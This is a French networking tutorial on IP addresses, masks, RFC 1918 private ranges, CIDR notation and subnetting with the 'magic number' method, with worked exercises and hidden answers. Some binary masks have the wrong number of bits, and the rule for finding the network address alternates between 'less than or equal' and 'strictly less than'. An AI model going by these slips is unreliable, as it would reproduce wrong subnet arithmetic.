Et s'il faut une adresse pour le réseau et une pour ma machine, nous faudra-t-il deux adresses de couche 3 ?

Nous avons vu qu'en fait nous n'avons pas deux adresses, mais une seule.

Par contre, cette adresse est toujours associée à un masque qui va pouvoir définir la partie réseau et la partie machine de l'adresse.

Vous avez bien bossé et savez donc répondre à ces questions qui nous embêtaient.

Il serait temps de passer à un peu de pratique histoire de bien fixer les idées !

Le masque mis en pratique

Nous venons de voir beaucoup de notions, et pas si simples que cela !

Étant donné que ces notions sont **fon-da-men-tales** pour la suite du cours, nous allons faire quelques exercices pour bien fixer les idées et nous entraîner.

Faites ces exercices, même si vous êtes déjà des champions et que vous avez tout compris. Car certains exemples sont un peu piégeux et peuvent sembler étonnantes...

Adresse de réseau, adresse de machine ou adresse de broadcast ?

Le principe de l'exercice est simple.

Je vais vous donner un couple adresse/masque, et vous devrez me dire si l'adresse est une adresse de **réseau**, de **machine** ou de **broadcast**.

Premier exemple

Je vous donne donc le couple :

192.168.0.15/255.255.255.240

Comment allons-nous procéder ?

Comme auparavant, nous allons calculer la première et la dernière adresse du réseau ainsi défini. Et nous regarderons simplement si l'adresse donnée est l'une des deux ou pas.

192.168.0.15 -> 11000000.10101000.00000000.00001111

255.255.255.240 -> 11111111.11111111.11111111.11110000

Je fixe la partie réseau dans l'adresse :

11000000.10101000.00000000.00001111

Et je fais varier les bits de la partie machine en mettant tout à 0, puis tout à 1.

11000000.10101000.00000000.00000000 -> 192.168.0.0

11000000.10101000.00000000.00001111 -> 192.168.0.15

Nous avons donc trouvé 192.168.0.0 comme adresse de réseau et 192.168.0.15 comme adresse de broadcast.

L'adresse donnée dans l'exercice, 192.168.0.15, est donc l'adresse de **broadcast** !



Aurait-on pu faire plus vite ?



La réponse est oui.

Car quand nous avons fait notre calcul, vous avez pu observer que tous les bits de la partie machine de notre adresse étaient à 1 :

192.168.0.15 -> 11000000.10101000.00000000.00001111

Nous pouvions donc déjà deviner que cette adresse allait être l'adresse de broadcast. De même que si nous avions vu tous les bits de la partie machine à 0, nous aurions su que nous étions en présence de l'adresse du réseau.

Des exemples plus complexes

Alors allons y !

192.168.0.15/255.255.255.0

Secret (cliquez pour afficher)

Réseau allant de 192.168.0.0 à 192.168.0.255 -> Adresse de **machine** !

192.168.1.0/255.255.255.0

Secret (cliquez pour afficher)

Réseau allant de 192.168.1.0 à 192.168.1.255 -> Adresse de **réseau** !

192.168.1.0/255.255.254.0

Secret (cliquez pour afficher)

Réseau allant de 192.168.0.0 à 192.168.1.255 -> Adresse de **machine** !

10.8.65.29/255.255.255.224

Secret (cliquez pour afficher)

Réseau allant de 10.8.65.0 à 10.8.65.31 -> Adresse de **machine** !

10.8.65.31/255.255.255.224

Secret (cliquez pour afficher)

Réseau allant de 10.8.65.0 à 10.8.65.31 -> Adresse de **broadcast** !

10.0.0.255/255.255.254.0

Secret (cliquez pour afficher)

Réseau allant de 10.0.0.0 à 10.0.1.255 -> Adresse de **machine** !

Truc et astuce !

Après ces exercices, vous avez peut-être remarqué des informations intéressantes.

- Une adresse qui finit en 255 n'est pas obligatoirement une adresse de broadcast
- Une adresse qui finit en 0 n'est pas obligatoirement une adresse de réseau

Par ailleurs, nous avons aussi vu un point commun entre toutes les adresses de broadcast, elles sont impaires !

Ceci est normal vu qu'elles n'ont que des 1 dans la partie machine de l'adresse, elles finissent donc obligatoirement par 1 et sont impaires. De même que les adresses de réseau seront toujours paires !



Une adresse de broadcast est toujours impaire ; une adresse de réseau est toujours paire.

Cela pourra vous éviter de faire des erreurs dans vos calculs si vous trouvez des adresses de réseau impaires ou des adresses de broadcast paires.

Des adresses particulières

Les RFC.

Nous venons de voir les adresses et les masques et nous avons découvert que nous formons des réseaux en les associant.

Cependant, toutes les adresses n'ont pas la même signification, notamment, certaines adresses ont été réservées pour **ne pas pouvoir être utilisées sur Internet**. Ces adresses sont définies dans la RFC 1918.



Une RFC est un document qui propose et présente une technologie que l'on souhaite voir utiliser sur Internet.

Par exemple, si je veux créer un nouveau protocole qui va révolutionner Internet, je vais le présenter dans une RFC qui pourra être lue, puis soumise à proposition, et enfin acceptée comme standard d'Internet.

Ainsi, depuis la nuit des temps, les RFC précisent le fonctionnement détaillé d'à peu près tout ce qui se trouve sur Internet.

Par exemple, il y a une RFC qui présente le protocole IP, [la RFC 791](#).

Il y a même une RFC qui décrit [l'envoi de messages par pigeons voyageurs](#)... si si, la RFC 1149 qui était en fait à l'époque un poisson d'avril qui a déjà été repris deux fois dont le 1er avril 2011 avec l'adaptation à IPv6 ! 😊



Un RFC ou une RFC ?

Globalement, je n'en sais rien. Vu qu'il n'y a pas de genre en anglais et que la/le RFC n'est pas encore dans le petit Larousse, chacun fait comme bon lui semble. Je la mets au féminin car RFC veut dire *Request For Comment* et que requête est féminin en français.

Mais revenons à notre RFC 1918.

La RFC 1918.

Cette RFC précise des plages d'adresses, soit des réseaux, qui ont une utilité particulière.

En effet, ces plages d'adresses sont réservées pour une utilisation privée. Cela veut dire que si vous faites un réseau chez vous, ou dans une entreprise, il vous faudra obligatoirement utiliser ces adresses.



Donc je ne peux pas choisir librement les adresses que je veux utiliser chez moi ?

Non. Et il y a une raison à cela : imaginons que j'installe mon réseau chez moi et que je n'ai pas connaissance de la RFC 1918. Je choisis donc un réseau au hasard, par exemple le réseau 92.243.25.0/255.255.255.0.

Mais malheureusement, **cette plage réseau appartient à quelqu'un sur Internet**. On pourrait penser que ce n'est pas grave car de toute façon, mon réseau est privé et ne dérangerai personne sur Internet. Mais je vais avoir des problèmes...

Par exemple, j'essaye d'aller sur mon site préféré, le Site du Zéro. Et badaboum, cela ne marche pas !

En effet, l'adresse du Site du Zéro est 92.243.25.239, qui est une adresse qui appartient à la plage réseau que j'ai choisie.

Ainsi, quand ma machine essaye de joindre cette adresse, elle pense que la machine se situe sur son propre réseau, d'après son adresse, et donc elle n'arrive pas à la joindre. Je ne pourrai donc jamais aller sur le Site du Zéro.💡



Comment bien choisir son adresse alors ?

C'est simple, il suffit de choisir sa plage d'adresses dans les plages réservées à cet effet dans la RFC 1918.

Les plages définies sont :

- 10.0.0.0/255.0.0.0
- 172.16.0.0/255.240.0.0
- 192.168.0.0/255.255.0.0

Par exemple je peux tout à fait choisir la plage 10.0.0.0/255.255.255.0 ou 192.168.0.0/255.255.255.0.

Vu que ces adresses n'appartiennent à personne sur Internet, je serai sûr de pouvoir joindre n'importe quel site sur Internet. C'est aussi pour cela que très souvent, les adresses qui sont données par les opérateurs sont dans ces plages.

Bon, vous commencez maintenant à être bien à l'aise avec l'utilisation des masques et des adresses IP. Nous allons pouvoir attaquer la partie ardue des masques, **le découpage de plages d'adresses**.

Vous savez maintenant ce qu'est une adresse IP et le masque qui lui est associé.

Vous savez aussi ce qu'est un réseau.

Et vous commencez à savoir utiliser le masque pour faire des calculs sur l'adresse IP.

Et bien ce n'est que le début, dans le prochain chapitre nous allons continuer avec des calculs et les masques pour approfondir ce que nous connaissons et devenir de futurs administrateurs réseau. 

Découpage d'une plage d'adresses

Ce chapitre va vous demander beaucoup d'attention et de compréhension. Il va y avoir pas mal de calculs et de notions à maîtriser.

Et ne les négligez pas car la compréhension des notions abordées sera nécessaire pour la suite du cours !

Les découpages que nous allons aborder font partie intégrante du métier d'administrateur réseau. Il faut parfaitement maîtriser le découpage et être à l'aise pour savoir rapidement identifier un réseau correctement.

Attention, c'est parti ! 😊

Découpage avec la méthode de base

Dans ce chapitre, nous allons nous démener pour arriver à découper proprement des plages d'adresses IP.



Mais ça veut dire quoi exactement découper une plage d'adresses IP ?

Imaginez que vous administrez le réseau d'une école en informatique, genre In'Tech INFO ! 😊

Il y a dans l'école des élèves qui apprennent tous les jours comment marche un réseau, et comment exploiter ses failles. Vous avez configuré les machines du réseau pour qu'elles appartiennent à un même grand réseau 10.0.0.0/255.255.0.0

Mais sur ce réseau il y a à la fois les élèves, les profs, et l'administration... Vous vous rendez vite compte que des petits malins ont réussi à changer leur note au dernier examen en accédant à la machine de leur prof préféré.

Que faire ?

Eh bien nous allons découper la grande plage d'adresses qui nous a été fournie en plusieurs plus petits sous-réseaux. Nous pourrons alors mettre les élèves dans un sous-réseau, et les profs dans un autre. Et même l'administration dans un autre réseau pour que les profs n'aillent pas modifier leur fiche de paye. 🍪

Et ceci est très souvent utilisé en réseaux. On a une grande plage qu'on découpe en plusieurs petites plages pour séparer les différentes populations.

Une écriture pour les fainéants.

En réseau, on est très fainéants... du moins je le suis !

Et il y a des gens qui ont pensé à nous en mettant en place une écriture plus rapide pour les masques. Il s'agit de **l'écriture CIDR**.

Nous reviendrons plus tard sur ce qu'est le CIDR exactement, mais pour l'instant nous allons utiliser l'écriture des masques CIDR. Un masque s'écrit sur 32 bits. Sur ces 32 bits, nous en avons un certain nombre à 1 et le reste à 0.

Vu que les 1 et les 0 ne sont pas mélangés (grâce à la contiguïté des bits), **il suffit de connaître le nombre de 1 dans un masque pour le connaître complètement**.

On pourra donc simplement écrire le nombre de 1 dans un masque pour le connaître.

On pourra ainsi écrire le masque 255.255.255.0 de la façon suivante /24, qui indique qu'il y a 24 uns dans le masque.

Au lieu d'écrire 192.168.0.1/255.255.255.0, on pourra écrire 192.168.0.1/24

C'est plus rapide non ?

Peut-être que ce n'est pas révolutionnaire, mais quand on doit écrire beaucoup de masques, cela va beaucoup plus vite !

On pourra donc écrire désormais /20 au lieu de 255.255.240.0. Et d'ailleurs, j'utiliserais l'une ou l'autre de ces méthodes dans la suite du cours.

C'est moins facile pour nos calculs, et nous devrons souvent repasser en décimal pointé pour bien comprendre ce qui se passe, mais c'est tellement plus rapide à écrire !

Un premier découpage

Prenons une entreprise possédant la plage 10.0.0.0/16. Nous allons essayer de découper cette plage.

L'entreprise compte 1000 techniciens, 200 commerciaux et 20 directeurs. Il va donc falloir définir trois petites plages au sein de notre grande plage d'origine.



Mais comment fait-on cela ?

Vérification du nombre d'adresses.

Dans un premier temps, nous allons déjà regarder si notre plage de départ contient assez d'adresses pour nos 1220 employés ($1000 + 200 + 20$).

Le masque contient 16 uns, donc 16 zéros (puisqu'il contient au total 32 bits).

Or nous connaissons une formule qui nous permet de connaître le nombre d'adresses dans un réseau en fonction du nombre de zéros dans le masque.

Rappel : **Nombre d'adresses dans un réseau = $2^{\text{Nombre de 0 dans le masque}}$**

Nous allons donc avoir dans ce réseau 2^{16} adresses, soit 65 536 adresses dans notre plage ! On en a largement plus que les 1220 nécessaires.

On devrait donc pouvoir résoudre l'exercice.

Calcul des masques

Pour la suite de l'exercice, nous savons combien nous voulons d'adresses dans les petites plages à découper, et nous avons la formule précédente qui nous donne la relation entre le nombre d'adresses et le nombre de 0 dans le masque. Nous devrions donc pouvoir déduire le nombre de 0 nécessaires dans chacun des masques, et donc les masques eux-mêmes.

Par exemple pour les techniciens qui sont 1000, il me faudra un réseau avec au moins 1000 adresses.

D'après la formule : **Nombre d'adresses dans un réseau = $2^{\text{Nombre de 0 dans le masque}}$** , nous devrions pouvoir déduire le nombre de 0 dans le masque nécessaires.

Nous avons $1000 < 2^{10}$. Donc si nous mettons 10 zéros dans le masque, nous devrions pouvoir identifier 1000 machines (nous pourrons même avoir 1024 adresses !) Et **10 zéros** dans le masque donnent le masque suivant :

Citation

11111111.1111111.111111**00.0000000** soit 255.255.252.0 ou /22

Pour le réseau de nos techniciens, nous pouvons choisir le masque **255.255.252.0** pour pouvoir avoir 1024 adresses dans le réseau et donc avoir assez d'adresses pour nos 1000 techniciens.

Nous pouvons faire le même calcul pour les 200 commerciaux :

$200 < 2^8$; le masque pour les commerciaux sera donc 255.255.255.0.

Et enfin pour les 20 directeurs :

$20 < 2^5$; le masque pour les directeurs sera donc 255.255.255.224.



Mais maintenant, que faire avec ces masques seuls ?

Il va nous falloir trouver les plages d'adresses associées, et pour cela, nous avons beaucoup de choix parmi la grande plage que l'on nous a fournie.

Choix des plages d'adresses

Nous avons donc la grande plage 10.0.0.0/16 de 65536 adresses à notre disposition, et nous souhaitons trouver une plage de 1024 adresses pour nos techniciens parmi ces 65536 adresses.

Le choix le plus simple qui s'offre à nous est de commencer à l'adresse la plus basse, même si ce n'est pas le seul.

Donc nous choisissons de commencer notre plage d'adresses pour les techniciens à l'adresse 10.0.0.0

Nous pouvons d'ores et déjà identifier le réseau des techniciens par le couple 10.0.0.0/255.255.252.0. Mais il serait bien aussi de connaître la dernière adresse de cette plage, car la donnée du couple adresse/masque ne nous donne pas une indication très précise.

Commençons nos calculs habituels... en essayant un peu de nous améliorer.

D'habitude, on transforme complètement l'adresse et le masque en binaire. Mais y réfléchissant un peu, on se rend compte que seul un des 4 octets du masque nous intéresse, celui où se passe la coupure entre les 1 et les 0. Ici c'est le troisième, 252.

Donc au lieu de calculer en binaire toute l'adresse, nous n'allons que travailler sur le troisième octet (fainéants que nous sommes



Masque : 252 -> 1111100

Adresse: 0 -> 0000000

Ainsi d'après le masque, toutes les adresses des machines de mon réseau commenceront par 000000 sur le troisième octet. La dernière adresse sera donc celle où tous les bits de la partie machine sont à 1, soit 00000011 sur le troisième octet (3 en décimal), et 11111111 sur le quatrième octet qu'il ne faut pas oublier ! (255 en décimal)

La dernière adresse de la plage des techniciens est donc **10.0.3.255**.

Nous avons donc choisi une plage d'adresses adéquate pour les techniciens parmi notre grande plage de départ. Il nous faut maintenant en choisir une pour les 200 commerciaux.

Mais nous avons une contrainte supplémentaire sur le choix de notre plage d'adresses, c'est que les techniciens occupent déjà un certain nombre d'adresses de notre plage, de 10.0.0.0 à 10.0.3.255.

Nous pouvons par exemple choisir de démarrer la plage d'adresses des commerciaux juste après celle des techniciens, en 10.0.4.0. Nous pouvons d'ores et déjà identifier le réseau des commerciaux par le couple 10.0.4.0/255.255.255.0. Mais, comme pour les techniciens, il serait bien aussi de connaître la dernière adresse de cette plage. Ici, vu que la coupure se fait parfaitement entre deux octets, le calcul est facile !

La dernière adresse sera **10.0.4.255**.

Nous pouvons faire le même raisonnement pour les directeurs en commençant en 10.0.5.0.

En associant le masque à cette adresse, nous trouvons comme dernière adresse **10.0.5.31**.

Et voilà !

Nous avons bien découpé la grande plage d'adresses qui nous était donnée : 10.0.0.0/16 -> 10.0.0.0 à 10.0.255.255 en trois plages d'adresses plus petites :

- 10.0.0.0/22 -> 10.0.0.0 à 10.0.3.255 pour les techniciens
- 10.0.4.0/24 -> 10.0.4.0 à 10.0.4.255 pour les commerciaux
- 10.0.5.0/27 -> 10.0.5.0 à 10.0.5.31 pour les directeurs

Les adresses pour chacune de ces trois populations sont bien distinctes et parmi la plage de départ. Opération réussie ! 😊

La version compliquée du découpage

Cette partie est plutôt réservée aux caïds du découpage de plages. 😎

Si déjà la partie précédente vous semble complexe, passez plutôt du temps à vous sentir à l'aise avec elle avant de passer à celle-ci, qui de toute façon **n'est pas nécessaire de connaître ou maîtriser**.

Nous verrons à la fin de cette partie que tous les découpages (ou presque) pourront se résoudre avec la méthode précédente ou la méthode magique que nous verrons plus tard.



Donc en quoi consiste cette méthode plus compliquée ? On a vraiment rien d'autre à faire que de se compliquer la vie ?

Pour comprendre certains détails, il faut parfois se donner un peu de mal.

L'exercice va être exactement le même que le précédent. 🤖

Sauf que cette fois-ci, vous allez devoir **commencer par les directeurs**, puis les commerciaux, et enfin les techniciens.

On recommence donc.

Pour les directeurs, on commence en 10.0.0.0. Ils sont toujours 20 donc le masque ne change pas, 255.255.255.224. La plage va se finir en 10.0.0.31 (à vous de faire les calculs !).

Maintenant, passons aux commerciaux.

Si on suit la même logique que précédemment, on commence la plage des commerciaux à l'adresse 10.0.0.32. On lui associe le masque des commerciaux 255.255.255.0. On calcule la dernière adresse de la plage 10.0.0.255



Mais nous venons de faire une énorme erreur !

Si vous essayez de calculer la première adresse du réseau des commerciaux, vous allez vous en rendre compte. Vu que la coupure est entre deux octets, c'est facile, la première adresse du réseau est 10.0.0.0 !?!

La même que pour les directeurs... Ce qui veut dire qu'en respectant la même méthode que précédemment, nous avons créé deux plages, mais celles-ci **se chevauchent**. Et donc, cela ne marche pas.



Que s'est-il passé ?

En fait, nous avons démarré la plage d'adresses des commerciaux sur une adresse qui ne pouvait pas être une adresse de réseau. Si nous écrivons le masque en binaire : **11111111.11111111.11111111.00000000**; nous voyons que seuls les 8 derniers bits de l'adresse, soit le dernier octet, peuvent changer pour des machines appartenant à un même réseau.

Pour connaître la première adresse d'une plage, il faut mettre tous ces bits à 0, ce qui nous donne **obligatoirement 0 comme valeur sur le dernier octet pour l'adresse de réseau**.

Or, nous avions choisi 10.0.0.32, qui ne peut donc pas marcher. Après notre calcul, nous avons vite vu que la première adresse de la page était 10.0.0.0, qui elle, était correcte.



Bah oui, mais comment faire alors ?

1. Vous êtes un caïd et vous sentez capable de toujours démarrer une plage sur une adresse autorisée, dans ce cas, allez-y !
2. Vous n'êtes pas encore un caïd et ne souhaitez pas en devenir un. Dans ce cas il y a une **méthode très simple**, faites toujours vos calculs **en prenant en premier les plages les plus grandes**, comme dans le premier exercice.

Ça marche tout le temps en prenant les plages les plus grandes en premier (techniciens > commerciaux > directeurs) donc **vous pourrez toujours vous en sortir...** ou presque !



Il faut donc retenir que le masque, et donc le nombre d'adresses dans un réseau, impose de ne pas démarrer une plage d'adresses n'importe où.

Pour les caïds, je vous donne quand même les calculs en partant des directeurs.

La plage des directeurs est ok : 10.0.0.0/27.

Pour les commerciaux, nous avons vu qu'il fallait commencer en 0, donc on prend la première adresse possible après 10.0.0.31 qui finit en 0, soit 10.0.1.0 ! Ce qui nous donne pour les commerciaux la plage 10.0.1.0/24 qui finit en 10.0.1.255

De la même façon, nous ne pourrons pas commencer la plage des techniciens en 10.0.2.0, il faudra aller jusqu'en 10.0.4.0. La plage des techniciens est donc 10.0.4.0/22 qui finit en 10.0.7.255.



Et si on peut pas faire autrement, par exemple si la plage des directeurs est déjà existante, comment faire ?

Les échats cas difficiles

Il y a certains cas pour lesquels nous ne pouvons pas trop faire autrement que de nous creuser les méninges (ou faire appel à un zéro caïd 🤪).

Par exemple, vous arrivez dans une entreprise en tant qu'administrateur systèmes et réseaux. L'entreprise utilise actuellement la plage d'adresses 192.168.47.0/24. Mais cette entreprise grandissant, les 256 adresses possibles de cette plage commencent à ne pas être suffisantes. L'administrateur en chef vous demande d'agrandir cette plage réseau pour doubler sa taille, et ainsi passer à 512 adresses.

Le réflexe de base est de se dire qu'on peut ajouter la plage suivant 192.168.47.0/24, c'est à dire 192.168.48/24... Mais cela ne marche pas !

Faisons nos calculs : pour doubler la taille du réseau, rien de plus simple, il suffit d'ajouter un 0 dans le masque. Ainsi, on passe de $2^8=256$ à $2^9=512$ adresses. Le masque devient donc 255.255.254.0 autrement écrit /23.

Mais attention, vu que nous venons de changer le masque, et si vous rappelez de la règle quelques lignes au dessus : le **masque, et donc le nombre d'adresses dans un réseau, impose de ne pas démarrer une plage d'adresses n'importe où !**

Nous n'allons donc pas pouvoir choisir n'importe quoi comme adresse de départ pour notre réseau.

Si nous voulons garder les adresses actuelles qui commencent par 192.168.47.X, nous pouvons appliquer le nouveau masque à une de ces adresses pour avoir la première et la dernière adresse de la plage.

Masque: 254 -> 11111110

Adresse: 47 -> 00101111

En mettant la partie machine de l'adresse à 0, nous obtenons 00101110, ce qui correspond à 46.

En mettant la partie machine de l'adresse à 1, nous obtenons 00101111, ce qui correspond à 47.

Notre nouvelle plage d'adresses va donc aller de 192.168.46.0 à 192.168.47.255.

La plage ainsi définie est donc 192.168.46.0/23

Si vous avez mal au crâne, c'est normal. 😊

Mais nous allons voir dans le chapitre suivant qu'il existe une méthode très simple et facile à utiliser qui évite tous ces calculs et permet de résoudre facilement les problèmes de découpage !

Découpage avec la méthode magique

Qu'est-ce que la méthode magique ?

La méthode magique est une méthode qui va nous permettre de calculer très facilement des plages d'adresses réseau, et bien plus encore !

Le nombre magique

Pour utiliser la méthode magique, nous allons devoir utiliser le **nombre magique**...



Qu'est-ce que le nombre magique ?

Le nombre magique est simplement un calcul fait à partir de l'octet significatif du masque. Il est égal à **256 - octet significatif**.

Par exemple si l'on choisit le masque 255.224.0.0, on voit vite que l'octet significatif (celui où la séparation a lieu) est 224. Notre nombre magique vaut donc $256 - 224 = 32$

Que faire avec le nombre magique ?

Il va nous permettre de calculer instantanément la première et la dernière adresse de notre plage. Pour cela, il va falloir écrire tous les multiples du nombre magique (jusqu'à 256 bien sûr).

Allons-y pour les multiples de 32 ! 0, 32, 64, 96, 128, 160, 192, 224, 256.

Et maintenant, nous allons simplement appliquer les deux règles suivantes :

La première adresse du réseau sera le multiple du nombre magique, inférieur ou égal à l'octet correspondant dans l'adresse.
La dernière adresse du réseau sera le multiple suivant, moins 1.

Un exemple sera plus parlant. On associe l'adresse 192.168.0.1 et le masque 255.224.0.0.

Dans notre masque, l'octet significatif est le deuxième (255.224.0.0).

Nous allons donc prendre le deuxième octet de notre adresse (192.168.0.1), soit 168.

La première adresse du réseau sera donc le multiple du nombre magique, strictement inférieur à 168.

En regardant la liste des multiples, on trouve très vite 160 ! 0, 32, 64, 96, 128, 160, 192, 224, 256.

La dernière adresse du réseau sera le multiple suivant, moins 1.

Le multiple suivant est 192. Auquel on enlève 1 pour trouver 191.

La première adresse de la plage est donc 192.160.0.0 et la dernière 192.191.255.255.

On a ajouté les 0 pour la première et les 255 pour la dernière car tous les bits qui suivent sont à 0 ou à 1 selon qu'on veut la première ou la dernière.



La méthode magique nous a permis de calculer une plage d'adresses **sans avoir à faire de calculs binaires** !

C'est quand même beau... non ? 

Amélioration de la méthode magique.

Eh bien oui, nous pouvons encore frapper plus fort !

L'idée n'est pas non plus révolutionnaire... il s'agit simplement de ne pas calculer tous les multiples du nombre magique, mais seulement ceux qui sont intéressants.

Prenons un nouvel exemple : 10.45.185.24/255.255.248.0

Le nombre magique vaut : $256 - 248 = 8$; l'octet significatif du masque est le troisième, ce qui correspond à 185 dans l'adresse.

Nous devons donc trouver le multiple de 8 strictement inférieur à 185... Pas la peine de commencer à 0 !

$8 * 10 = 80$, on est en dessous de 185.

$8 * 20 = 160$, on est en dessous, mais on se rapproche.

Commençons donc à 160 :

160, 168, 176, 184, 192... STOP ! On est au dessus de 185.

Le multiple strictement inférieur est 184, celui du dessus moins un vaut 191. Ce qui nous donne pour la première adresse 10.45.184.0, et pour la dernière 10.45.191.255.

Facile non ?

Mais nous pouvons encore frapper plus fort ! Car trouver la première et la dernière adresse d'une plage est utile, mais découper une plage d'adresses en sous-réseaux l'est souvent encore plus. Et la méthode magique va s'avérer redoutable !

Un exemple concret de découpage

Vous avez en charge le réseau d'une petite entité d'une entreprise. L'administrateur général vous laisse à disposition le réseau : 192.168.160.0/255.255.224.0

Vous avez dans votre entité trois catégories de personnel :

- 550 techniciens
- 130 commerciaux
- 10 directeurs

Il vous faut donc découper la plage d'origine en **trois sous-réseaux** pour chacune de ces populations.

Étape 1: Calcul de la plage d'origine

Vous allez voir ici que la méthode magique est vraiment rapide par rapport à la méthode classique.

Allons-y !

1. Le nombre magique vaut: $256 - 224 = 32$
2. L'octet significatif de l'adresse vaut 160, qui est un multiple de 32 ! Ce sera donc la première adresse, la dernière étant $160 + 32 - 1 = 191$
3. La première adresse est 192.168.160.0 et la dernière est 192.168.191.255

Maintenant, nous allons devoir calculer les plages pour chacune des populations.

Étape 2: Calcul des masques



Mais par quoi commencer ?

La seule information que nous avons est le nombre de personnes de chaque population. Et cela tombe bien, car nous savons que la taille d'une plage dépend de son masque. Donc si on connaît le nombre d'adresses nécessaire, nous pouvons en déduire le masque.

La formule est: **nb adresses = $2^{\text{nb de } 0 \text{ dans le masque}}$** .

Pour les techniciens, qui sont 550, le réseau devra contenir 1024 adresses (la puissance de 2 supérieure) soit 2^{10}

Le masque contiendra donc 10 zéros, soit : 1111111.1111111.1111100.00000000.
Soit en décimal : 255.255.252.0.

Nous pouvons faire pareil pour les commerciaux : $130 < 2^8$.
Le masque est donc : 255.255.255.0.

Et pour les directeurs, nous trouvons : $10 < 2^4$.
Le masque est donc : 255.255.255.240.

Nous avons les masques pour nos trois populations, il ne nous reste plus qu'à y associer des adresses pour avoir nos plages.

Étape 3: Calcul des plages

C'est ici que la méthode magique va nous être utile, car elle permet facilement de trouver les première et dernière adresse d'une plage.

Nous allons donc commencer par les techniciens. Notre plage de départ démarre en 192.168.160.0. Eh bien nous allons commencer la plage des techniciens à cette adresse, et allons trouver l'adresse de fin grâce au masque.

Calculons le nombre magique : $256 - 252 = 4$.
Le prochain multiple de 4 après 160 est $164 - 1 = 163$.
La dernière adresse pour les techniciens est donc 192.168.163.255.

Pour les commerciaux, nous allons donc démarrer à l'adresse juste après pour ne pas empiéter sur la plage des techniciens, soit 192.168.164.0.

Nous allons nous passer du nombre magique pour les commerciaux car la coupure se fait parfaitement entre deux octets sur le masque. L'adresse de fin est donc facilement calculée à 192.168.164.255.

Nous démarrons après pour les directeurs, à l'adresse 192.168.165.0. Le nombre magique vaut $256 - 240 = 16$
La dernière adresse est donc 192.168.165.15 !

Résultat

Nous avons donc défini les trois plages :

- Tech: 192.168.160.0/255.255.252.0 soit les adresses allant de 192.168.160.0 à 192.168.163.255
- Comm: 192.168.164.0/255.255.255.0 soit les adresses allant de 192.168.164.0 à 192.168.164.255
- Dirs: 192.168.165.0/255.255.255.240 soit les adresses allant de 192.168.165.0 à 192.168.165.15



Nous remarquons que pour le réseau des directeurs, l'adresse 192.168.165.15 est une adresse de broadcast...

Tout s'est bien passé, mais... Nous savons qu'il est très facile de placer les plages d'adresses en partant de la plus grande à la plus petite, alors que l'inverse est très très complexe. Mais nous avons la méthode magique !

Quand ça se complique

Imaginons que nous ayons 120 secrétaires qui débarquent sur notre réseau... YOUEHOU !!!

Calmsons-nous, cela reste un exemple, dans la vraie vie vous ne verrez pas débarquer 120 secrétaires comme cela. 😅

Nous voulons leur créer une nouvelle plage, mais sans toucher aux réseaux existants. Si nous prenons la même méthode que précédemment, nous allons nous planter. 😬 Voyons pourquoi.

Nous avions fini la plage des directeurs à l'adresse 192.168.165.15, nous allons donc démarrer celle des secrétaires à l'adresse suivante, soit 192.168.165.16.

Le masque pour les secrétaires sera : $120 < 2^7$; soit 255.255.255.128.

Le nombre magique vaut $256 - 128 = 128$. La plage des secrétaires va donc finir au prochain multiple de 128 moins 1, soit 127.

Nous avons donc défini la plage des secrétaires allant de 192.168.165.16 à 192.168.165.127...

Mais cela ne marche pas ! 😕

D'abord car il n'y a pas assez d'adresses. De 16 à 127, nous n'avons que 112 adresses, pas assez pour nos 120 secrétaires. Ensuite, et c'est le plus grave, notre plage n'est pas celle que nous pensons... En effet, si nous reprenons la méthode magique à 0,

cela nous donne le calcul suivant :

le nombre magique est 128 ; les multiples de 128 sont 0, 128 et 256 ; notre plage va donc aller de **0 à 127**, et **non de 16 à 127** !

Nous empiétons donc sur les adresses des directeurs !!



Oui, mais comment faire ?

Eh bien il suffit de prendre le multiple du nombre magique suivant !

Nous allons commencer notre plage non pas en 192.168.165.16, mais en 192.168.165.128, et donc finir en 192.168.165.255.

Et là nous avons bien défini un réseau d'au moins 120 adresses et qui n'empiète pas sur le réseau des directeurs !

Cependant, nous avons laissé un trou... Les adresses de 16 à 127 ne sont pas utilisées. Mais c'est normal, et ce n'est pas grave de toute façon. Nous pourrons utiliser ces adresses pour des petits réseaux par la suite si nous le souhaitons.



Quand on place un réseau plus grand que le précédent dans une plage, il est nécessaire de sauter une certaine plage d'adresses.

Le principe est simple, vu que nous travaillons avec des réseaux dont la taille est un multiple de 2, un petit réseau pourra toujours démarrer sur un multiple d'un grand réseau.

Par exemple, tout multiple de 16 est un multiple de 8 :

0, 16, 32, 48...

0, 8, **16**, 24, **32**, 40, 48

On pourra donc toujours placer une petite plage d'adresses derrière une plage précédente plus grande. Et on pourra seulement parfois placer une grande plage derrière une petite, mais dans ce cas il faudra faire attention et bien utiliser la méthode magique.

Il est temps de faire quelques exercices pour vous entraîner.

Exercices

Ici encore, je vous conseille de ne pas négliger ces exercices. Faites-les **avant** de regarder les solutions.

Premier exemple

Découpez la plage suivante en trois sous-réseaux : 10.47.192.0/255.255.240.0, avec les populations suivantes :

- 880 techniciens
- 400 commerciaux
- 60 directeurs

Attention, il y a une astuce à trouver pour la plage des directeurs !

Secret (cliquez pour afficher)

D'abord, on calcule les masques pour chaque population :

Techniciens : $880 < 2^{10}$ ce qui nous donne le masque 255.255.252.0

Commerciaux : $400 < 2^9$ ce qui nous donne le masque 255.255.254.0

Directeurs : $60 < 2^6$ ce qui nous donne le masque 255.255.255.192



Mais il y a un petit piège !

Si nous choisissons pour les directeurs le masque 255.255.255.192, le réseau pourra contenir au mieux 64 adresses, moins les adresses de broadcast et réseau, ce qui donne **62 adresses**. C'est limite pour 60 directeurs, qui ont peut-être des imprimantes, plusieurs ordinateurs, etc.

Il est donc judicieux ici de choisir un masque nous permettant d'avoir plus d'adresses. Nous pouvons prendre le masque possédant un bit de plus pour la partie réseau de l'adresse, soit 255.255.255.128, qui nous assurera un réseau de 128 adresses, soit 126 adresses disponibles.

Cela nous donne donc :

Techniciens : $880 < 2^{10}$ ce qui nous donne le masque 255.255.252.0

Commerciaux : $400 < 2^9$ ce qui nous donne le masque 255.255.254.0

Directeurs : $60 < 2^7$ ce qui nous donne le masque 255.255.255.128

Ensuite on calcule la plage des techniciens :

Le nombre magique vaut $256 - 252 = 4$

La première adresse est 10.47.192.0 (donnée par l'énoncé) et la dernière 10.47.195.255

Puis celle des commerciaux :

Le nombre magique vaut $256 - 254 = 2$

La première adresse est 10.47.196.0 (donnée par la fin de la plage des techniciens) et la dernière 10.47.197.255

Enfin celle des directeurs :

Le nombre magique vaut $256 - 128 = 128$

La première adresse est 10.47.198.0 (donnée par la fin de la plage des commerciaux) et la dernière 10.47.198.127

Second exemple... le même que le premier !

